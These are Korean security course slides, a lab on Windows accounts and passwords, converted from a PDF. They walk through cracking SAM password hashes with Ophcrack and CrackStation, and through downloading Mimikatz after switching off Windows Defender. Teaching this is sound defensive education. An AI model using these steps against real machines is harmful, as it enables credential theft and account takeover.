
### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Ophcrack 툴 이용: 다운로드 후 자신 환경에 맞는 프로그램 관리자 권한으로 실행




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Ophcrack 툴 이용: 실행 화면.
    - Load를 클릭해서 Local SAM with samdump2 클릭 (Windows 7에서 동작)




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Ophcrack 툴 이용: 실행 화면.
    - Load를 클릭해서 Local SAM with samdump2 클릭 (Windows 10에서 동작하지 않음)



### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Ophcrack 툴 이용
  - NT Hash 파일 복사하여 패스워드 크랙 사이트에서 크랙 시도(주의 테스트 용도로)  
<http://crackstation.net> (패스워드 사전 대입 방식)




The screenshot shows the homepage of CrackStation.net. At the top, there's a navigation bar with links to 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation, the title 'Free Password Hash Cracker' is displayed. A text input field contains the NT Hash value '32ed87bdb5fdc5e9cba88547376818d4'. To the right of the input field is a reCAPTCHA verification box with the Korean text '로봇이 아닙니다.' (I am not a robot). Below the input field, a section titled 'Supports:' lists various hashing algorithms and formats. At the bottom, a table shows the cracked result for the input hash:

Hash	Type	Result
32ed87bdb5fdc5e9cba88547376818d4	NTLM	123456

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - <http://crackstation.net> (패스워드 사전 대입 방식)
  - 사이트에서 제공하는 사전 파일은 총 15기가, 14억 9367만여 개 사전대입 패스워드




The screenshot shows the homepage of CrackStation. The header features the "CrackStation" logo with a red circuit board background, and social media links for Defuse.ca and Twitter. The main navigation menu includes "CrackStation", "Password Hashing Security", and "Defuse Security". Below the menu, the title "CrackStation's Password Cracking Dictionary" is displayed. A text block states: "I am releasing CrackStation's main password cracking dictionary (1,493,677,782 words, 15GB) for download." Another section, "What's in the list?", explains the contents: "The list contains every wordlist, dictionary, and password database leak that I could find on the internet (and I spent a LOT of time looking). It also contains every word in the Wikipedia databases (pages-articles, retrieved 2010, all languages) as well as lots of books from [Project Gutenberg](#). It also includes the passwords from some low-profile database breaches that were being sold in the underground years ago." A note about the file format says: "The format of the list is a standard text file sorted in non-case-sensitive alphabetical order. Lines are separated with a newline "\n" character." Finally, a section on testing the list mentions: "You can test the list without downloading it by giving SHA256 hashes to the [free hash cracker](#) or to [@PlzCrack](#) on twitter. Here's a [tool for computing hashes easily](#). Here are the results of cracking [LinkedIn's](#) and [eHarmony's](#) password hash leaks with the list."

### 3 <실습> 계정 및 패스워드

#### • 윈도우 패스워드 추출


##### - Mimikatz 실습 (이전 실습에서 추가한 ksjhacker 계정으로 로그인)

- 크롬브라우저를 실행하고, 구글(google.com)에서 mimikatz로 검색
- <https://github.com/gentilkiwi/mimikatz/releases>
- 최신 버전 다운로드 (.zip 파일)



### 3 <실습> 계정 및 패스워드

- 윈도우 패스워드 추출
  - Mimikatz 실습
    - 크롬브라우저에서 차단하고, Windows Defender에서 탐지함.



### 3 <실습> 계정 및 패스워드

#### • 윈도우 패스워드 추출


##### - Mimikatz 실습

- 실습을 위해, 크롬브라우저에서 설정 변경과 Windows Defender 실시간 기능 잠시 중지



### 3 <실습> 계정 및 패스워드

- 윈도우 패스워드 추출
  - Mimikatz 실습
    - 압축 풀고, 32비트의 경우 Win32 폴더에 들어가서 확인함

